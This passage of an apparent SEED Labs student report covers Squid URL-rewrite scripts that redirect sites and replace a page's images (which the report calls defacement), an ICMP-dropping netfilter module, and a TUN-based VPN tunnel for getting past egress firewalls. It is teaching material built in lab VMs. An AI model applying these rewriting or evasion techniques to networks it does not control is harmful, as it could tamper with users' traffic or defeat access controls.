In short, the code checks whether the URL entered is identical to `www.ntu.edu.sg`. If it is, then the user is redirected to `www.google.com.sg`. The operator `=~` is used to check if the string is identical and not exact/equal (`==`).

To attach the the program to `squid`, the following lines are added to the `squid.conf` file.

```
url_rewrite_program /home/seed/myprog.pl #Location of file
url_rewrite_children 5
```

The perl file must be marked as executable (using `chmod +x`) or the firewall will not work. In the event the file cannot be found by `squid`, the URL rewrite program can be placed in `/etc/squid3` instead.

As previously mentioned, any attempt to view the site `www.ntu.edu.sg` will redirect the user to `www.google.com.sg`. The packets from this action are captured in Wireshark and analysed in detail. In particular, we look into the initial packet that was sent over the wire to the server and follow the packet stream. This action can be done by right-clicking the corresponding packet and selecting the option "Follow TCP Stream". The data printed shows that the web proxy replies with a "HTTP 302 Moved Temporarily" and the rewritten URL response instead of forwarding the response to our intended destination.




Figure 91: TCP Stream Data

3.6.2 Replace Facebook Pages With Stop Sign

In this lab instead of redirecting users from a legitimate site to another, we redirect users from Facebook to a big red stop sign to act as a deterrent to prevent users from being distracted. The same program is used with some modifications and it has been reflected in Appendix B.

Again, typing `facebook.com` into the browser will force a redirection to a stop sign. This is evident if the TCP stream was followed in Wireshark.

(a) Facebook Redirect (b) Stream Capture

Figure 92: Image Redirect

3.6.3 Replacing All Images In A Page

This part will look at replacing all images on a web page with an image of our choice. When an image is loaded on the page, it will immediately send a URL request for each image. These URLs will be identified and replaced accordingly by the web proxy. The provided code again has been attached to Appendix B.

A site that has multiple images is accessed, such as the NTU homepage. All images that end with any mentioned image extension (in the code) will have it replaced by a stop sign. This is evident as all the images have been replaced, such as shown in the figure below.




Figure 93: NTU Defaced via Web Proxy URL Rewriting (Zoomed out to 30%)

The figure shown above shows how powerful web proxies can be used to deface websites and redirect as well as to control access to websites, shown in the previous sections. Programs and proxies can also be adapted to evade filtering on any level or to inject malicious code into websites where the user is not aware of.

4 Appendix A

4.1 Packet Filtering Module – pfm.c

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/ip.h>
#include <linux/in.h>

static struct nf_hook_ops nfho;          //struct holding set of hook function options
struct iphdr *iphd;

//function to be called by hook
unsigned int hook_func(unsigned int hooknum, struct sk_buff *skb, const struct net_device *in, const struct net_device *out, int (*okfn)(struct sk_buff *))
{
  iphd = ip_hdr(skb);
  if(iphd->protocol ==IPPROTO_ICMP){                //Checks for ICMP packet (Added from original)
          printk(KERN_INFO "packet dropped\n");    //log to var/log/messages
          return NF_DROP;                          //drops the packet
        }
  else        //Accept if not ICMP (Added from original)
        return NF_ACCEPT;
}

//Called when module loaded using 'insmod'
int init_module()
{
  nfho.hook = &hook_func;                //function to call when conditions below met
  nfho.hooknum = NF_INET_PRE_ROUTING;  //called right after packet recieved, first hook in Netfilter
  nfho.pf = PF_INET;                     //IPV4 packets
  nfho.priority = NF_IP_PRI_FIRST;      //set to highest priority over all other hook functions
  nf_register_hook(&nfho);               //register hook

  return 0;                              //return 0 for success
}

```

```
35 //Called when module unloaded using 'rmmod'
36 void cleanup_module()
37 {
38   nf_unregister_hook(&nfho);                     //cleanup {
     ↪  unregister hook
39 }
```

*Notes for the code above:

1. The `&` symbol is missing from the original documentation and will cause the system to crash when the module is added to the kernel. The function definition found in `netfilter.h` explictly provides the structure for `nf_hook_ops` has been provided below.

```
struct nf_hook_ops {
        struct list_head list;

        /* User fills in from here down. */
        nf_hookfn *hook;
        struct module *owner;
        u_int8_t pf;
        unsigned int hooknum;
        /* Hooks are ordered in ascending priority. */
        int priority;
};
```

2. The function definition for the hook function has an added `*` for `*skb` when compared to the `netfilter.h` file and has been removed (although it can be simply corrected by using `ip_hdr(*skb)` on line 14).

```
typedef unsigned int nf_hookfn(unsigned int hooknum,
                               struct sk_buff *skb,
                               const struct net_device *in,
                               const struct net_device *out,
                               int (*okfn)(struct sk_buff *));
```

4.2 Makefile

```
1 obj-m += pfm2.o
2
3 all:
4         make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
5
6 clean:
7         make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

5 Appendix B

5.1 myprog.pl

```
#!/usr/bin/perl -w
use strict;
use warnings;

# Forces a flush after every write or print on the STDOUT
select STDOUT; $| =1;

# Get the input line by line from the standard input.
# Each line contains a URL and some other information.
while (<>)
{
        my @parts = split;
        my $url = $parts[0];
        # If you copy and paste this code from this PDF file,
        # the ~ (tilde) character may not be copied correctly.
        # Remove it, and then type the character manually.
        if ($url =~ /www\.ntu\.edu\.sg/) {
                #URL Rewriting
                print "http://www.google.com.sg\n";
        }
        else {
                # No Rewriting
                print "\n";
        }
}
```

5.2 myprog.pl – Stop Sign

```
#!/usr/bin/perl -w
use strict;
use warnings;

# Forces a flush after every write or print on the STDOUT
select STDOUT; $| = 1;

# Get the input line by line from the standard input.
# Each line contains a URL and some other information.
while (<>)
{
        my @parts = split;
        my $url = $parts[0];
        #If you copy and paste this code from this PDF file,
```

```
15          # the ~ (tilde) character may not be copied correctly.
16          # Remove it, and then type the character manually.
17          if ($url =~ /facebook\.com/){
18                  #URL Rewriting
19                  print "http://upload.wikimedia.org/wikipedia/commons/
                     ↪  thumb/1/1e/Vienna_Convention_road_sign_B2a.svg/
                     ↪  500px-Vienna_Convention_road_sign_B2a.svg.png\n";
20          }
21          else {
22                  #No Rewriting
23                  print "\n";
24          }
25  }
```

*Note: Using `https` for the URL redirect will cause `squid` to identify it as an invalid protocol and will stop the redirection with an error message.

5.3 `myprog.pl` – Image Manipulation

```
1   #!/usr/bin/perl -w
2   use strict;
3   use warnings;
4
5   # Forces a flush after every write or print on the STDOUT
6   select STDOUT; $| = 1;
7
8   # Get the input line by line from the standard input.
9   # Each line contains a URL and some other information.
10  while (<>)
11  {
12      my @parts = split;
13      my $url = $parts[0];
14      #If you copy and paste this code from this PDF file,
15      # the ~ (tilde) character may not be copied correctly.
16      # Remove it, and then type the character manually.
17      if ($url =~ /\.(jpg|png|svg|PNG|JPG|JPEG|BMP|bmp|jpeg|SVG)/){
18              #URL Rewriting
19              print "http://upload.wikimedia.org/wikipedia/commons/
                 ↪  thumb/1/1e/Vienna_Convention_road_sign_B2a.svg/
                 ↪  500px-Vienna_Convention_road_sign_B2a.svg.png\n";
20      }
21      else {
22              #No Rewriting
23              print "\n";
24      }
25  }
```

Linux Virtual Private Network (VPN) Lab

1 Introduction

Organisation, Internet Service Providers (ISPs) and countries often block users from accessing certain external sites through what is known as egress filtering. This is used within organisations to reduce distractions, countries may make use of it to censor foreign web sites. However, these firewalls can easily be bypassed and there are multiple services/applications that aid in the circumvention.

The most common technology that is used to bypass these egress filtering are Virtual Private Networks (VPNs). VPNs are also commonly available on smartphone devices to help bypass these egress firewalls.

2 Overview

This lab will focus on how the VPN works and how it can be used to bypass egress firewalls. A VPN usually depends on two components, IP tunnelling and encryption. Tunnelling is crucial in helping to bypass these firewalls while the encryption helps to protect the content that is being transmitted through the VPN tunnel. For simplicity, encryption is not in the scope of this lab.

3 Exploration

Implementing a simple VPN for `Linux` is not trivial and is broken into multiple segments, with detailed observations for each step in the process. By setting up the VPN, a tunnel is established between two systems. When system A is behind a firewall and wants to access restricted resources, it will be blocked by egress filtering. Therefore, the packets are routed through to system B where it will send the packets out to the Internet. Similarly, the response from the Internet will be routed through to system B before sending it back to system A via the tunnel. This is how the VPN helps system A to bypass the firewall.

3.1 Virtual Machine (VM) Setup

3.1.1 VM Configuration

Two VMs are required for this lab. VM1 is behind a firewall while VM2 is outside the firewall. The objective is to help VM1 bypass the firewall so it is able to access blocked sites on the Internet.

VM1 and VM2 are connected to a separate NAT adapter, so both can access the Internet using the corresponding NAT servers. To emulate the Internet, where both VM1 and VM2 can communicate to each other, both VMs are connected to a host-only network adapter. This network emulates the facilitation of communication between the two VMs. The network setup is depicted in figure 1 for easier reference.




Figure 94: Network Topology

3.2 Task 1: Creating Host-to-Host Tunnel with TUN/TAP

TUN/TAP are essential and is widely implemented in modern computing systems. TUN and TAP are virtual network kernel drivers and are implemented entirely by software. TAP (as in network tap) simulates an Ethernet device and operates with layer-2 packets such as Ethernet frames. TUN (as in network TUNnel) simulates a network layer device and operates with layer-3 packets such as IP packets. With TUN/TAP, virtual network interfaces can be created.

A user-space program usually attaches to the TUN/TAP virtual network interface. Packets sent by an operating system via a TUN/TAP network interface are delivered to the user-space program. When packets are sent by the program via a TUN/TAP network interface, the packets are injected into the operating system network stack. On the operating system, the packets appear to originate from an external source through the virtual network interface.

When a program attaches to a TUN/TAP interface, the IP packets that the computer sends to this interface will be piped into the program. IP packets that are sent by the program instead will be piped into the computer, as if they came from the Internet through this virtual network interface. Standard `read()` and `write()` function calls can be made to send or receive packets to and from the virtual interface accordingly.

The source code to create a simple TUN/TAP has been provided by Davide Brini[8]

[8] `http://backreference.org/2010/03/26/tuntap-interface-tutorial`

and has been adapted by SEED Labs for this lab. The tutorial for the source code also shows how two computers can be connected using the TUN tunnelling technique. The adapted TUN/TAP code (`simpletun`) has been attached to Appendix A for reference.

The `simpletun` program can run as both a client and a server. To run as a client, the `-c` is used. To run it as a server instead, the `-s` flag is used. The following list details the requirements to create a tunnel between two computers using the `simpletun` program.

3.2.1 Setting Up Tunnel Point A

Tunnel point A is set to be the server side of the tunnel, which is on VM1. Once the tunnel between the two systems have been established, there is no difference between client and the server as the concept is only meaningful during the establishment of connection between two systems.

The following command is executed in terminal (with root privileges).

```
# ./simpletun -i tun0 -s -d
```

At this point, the virtual network device `tun0` has been created and the system now has multiple network interfaces. It will not show up if `ifconfig` is used as the interface is currently not active. Instead, the command `ip addr show` will list all physical and virtual network interfaces attached to the system regardless of status, as shown in Figure 95.




Figure 95: Virtual Network Details

The new virtual network device is not fully configured, as evident by the absence of an IP address. The IP address that we will be assigning will be from the reserved IP address space 10.0.0.0/8. It is also important to note that the `Terminal` window that

was used to create the virtual network interface is currently waiting for connections and cannot be used currently. Another window needs to be opened to assign an IP address to the virtual network interface `tun0`, using the following commands.

```
# ip addr add 10.0.3.15/24 dev tun0
# ifconfig tun0 up
```

If `ifconfig` is used now, it appears as a valid network interface with its configuration displayed.


Figure 96: Valid Network Interfaces

3.2.2 Setting Up Tunnel Point B


Tunnel point B is used as the client side of the tunnel, which is to be on VM2. The setup is similar to VM1. The first command used will connect our client to the server (VM1), which is tunnel point A.

```
# ./simpletun -i tun0 -c 192.168.10.5 -d
```

Executing the line above will immediately trigger the `Terminal` window on both VM1 and VM2 to state that the connection between each other has been established. This shows that the configuration is correct.



(a) Server Response



(b) Client Response

Figure 97: Both Systems Connected

Again, the previous command will prevent any further input in the current window, hence the following commands to initialise the virtual network interface must be done in a separate window.

```
# ip addr add 10.0.3.16/24 dev tun0
# ifconfig tun0 up
```

Once it has been executed, the virtual network interface will have all the configurations required to be a functional network adapter.

3.2.3 Establishing Routing Path

By the previous steps, a tunnel has been established between the two systems. However before it can be used to transmit data, the routing path needs to be set up so that both machines will direct the intended outgoing traffic through the tunnel. The following routing table directs all packs for the 10.0.3.0/24 network through the interface `tun0`, where the packets will travel through the tunnel. The following must be executed on **both** VMs:

```
# route add -net 10.0.3.0 netmask 255.255.255.0 dev tun0
```

3.2.4 Using The Tunnel

Using VM1, we are now able to access VM2 through the `tun0` adapter. Likewise, VM2 can access VM1 through the `tun0` adapter as well. The tunnel connection can be tested using the `ssh` or `ping` programs.

To use `ssh`, the `ssh` server must be started first.

```
$ sudo service ssh start
```


To test the tunnel from VM1:

```
$ ping 10.0.3.16
$ ssh 10.0.3.16
```


To test the tunnel from VM2:

```
$ ping 10.0.3.15
$ ssh 10.0.3.15
```

If the tunnel is successful, both `ssh` and `ping` will display valid responses from the other system. The figure below shows the packet capture from Wireshark for `ssh` in both directions is proof that the tunnel works as expected.




(a) `Ping` from A to B




(b) `Ping` from B to A

Figure 98: Both Systems Contactable



(a) `SSH` from A to B



(b) `SSH` from B to A


Figure 99: Both Systems Connected

Also of interest while the two systems are connected is that data that goes through the tunnel are displayed in the first Terminal window that was opened in VM1 and VM2 (the window that was used to start the `simpletun` program). Both display the data that was sent to/from the tap interface and the network. It is also noteworthy

to notice that the logs on both systems corroborate with the details mentioned in the introduction, which has been summarised into the table below with the corresponding screenshots from the VMs.

VM1	VM2
TAP2NET <id>: Read x bytes from the tap interface	NET2TAP <id>: Read x bytes from the network
TAP2NET <id>: Written x bytes to the network	NET2TAP <id>: Written x bytes to the tap interface
NET2TAP <id>: Read x bytes from the network	TAP2NET <id>: Read x bytes to the tap interface
NET2TAP <id>: Written x bytes to the tap interface	TAP2NET <id>: Written x bytes to the network

Table 2: Differences between logs of both VMs



(a) Logs from VM1 (b) Logs from VM2

Figure 100: Logs in Sync

To this point, the connection of both VMs using a tunnel has been successful. Figure 101 is a diagrammatic representation on the current state of the network between the two VMs.




Figure 101: Tunnel Network over Emulated Internet

3.3 Task 2: Creating Host-to-Gateway Tunnel

Completing the previous task is insufficient as accessing VM2 through the tunnel is a secondary objective. Instead, the packet sent through the VPN tunnel are to be routed out to the Internet. In other words, VM2 must function as a gateway. This will make our tunnel a host-to-gateway tunnel. As a continuation of the previous task, the following additional tasks must be completed.

3.3.1 Setting Up IP Forwarding

Unless the system is explicitly configured, a computer will only as a host and not a gateway. To do so, the command below enables IP forwarding, allowing the computer to behave like a gateway.

```
$ sudo sysctl net.ipv4.ip_forward=1
```

3.3.2 Getting Around The Limitation of NAT

When the destination sends the reply packets back to the machine on the private network, it will reach the NAT first (as the source IP of all outgoing packets are changed to the NAT's external IP address). The NAT will usually replace the destination IP address with the IP address of the original packet and send it to the system to whoever owns the IP address.

Before the NAT sends out the packet, it needs to know the MAC address of the machine that own the IP address 10.0.3.15. To solve the limitation, an extra NAT is created on VM2 so that all packets sent out of VM2 will have VM2's IP address as its source IP. To reach the Internet, the packets will need to go through the NAT adapter that has already been provisioned when the VMs were set-up. The following sets of commands will enable the NAT on VM2.

The first step is to clean all of `iptables` rules.

```
$ sudo iptables -F
$ sudo iptables -t nat -F
```

Next, we need to add a rule on the postrouting position to the NAT adapter, in this instance with `eth0` (this network adapter may change depending on the interface identified within the VM). The network adapter selected for postrouting must be outward-facing.

```
$ sudo iptables -t nat -A POSTROUTING -j MASQUERADE -o eth0
```

3.3.3 Setting Up Firewall

The firewall is set up on VM1 to block the access of a target website. Setting up the firewall requires superuser privileges, as with the setup of the VPN tunnel. With reference to the previously completed Firewall lab, popular social media sites Facebook and Twitter are blocked to prevent distractions within organisations.

Setting up the firewall on VM1 invokes an issue where the firewall should not be able to block packets over the virtual network interface or the VPN will not be able to function at all. Therefore, the firewall rule cannot be set before the routing, nor can it be set on the virtual interface.

The firewall rule only needs to be set for the physical network interface so it will not affect the virtual network interface. The following `iptables` command can help to overcome this problem by preventing the packets with the affected IP addresses from going through the physical network adapter `eth0`.

```
# iptables -t mangle -A POSTROUTING -d 155.69.7.173/24 -o eth0 -j DROP
```

In the above code, the NTU site (including NTULearn, iNTU etc.) are all blocked as one IP address serves the entire domain. Since NTU is the only site is blocked by the firewall rule, accessing other sites is not an issue.

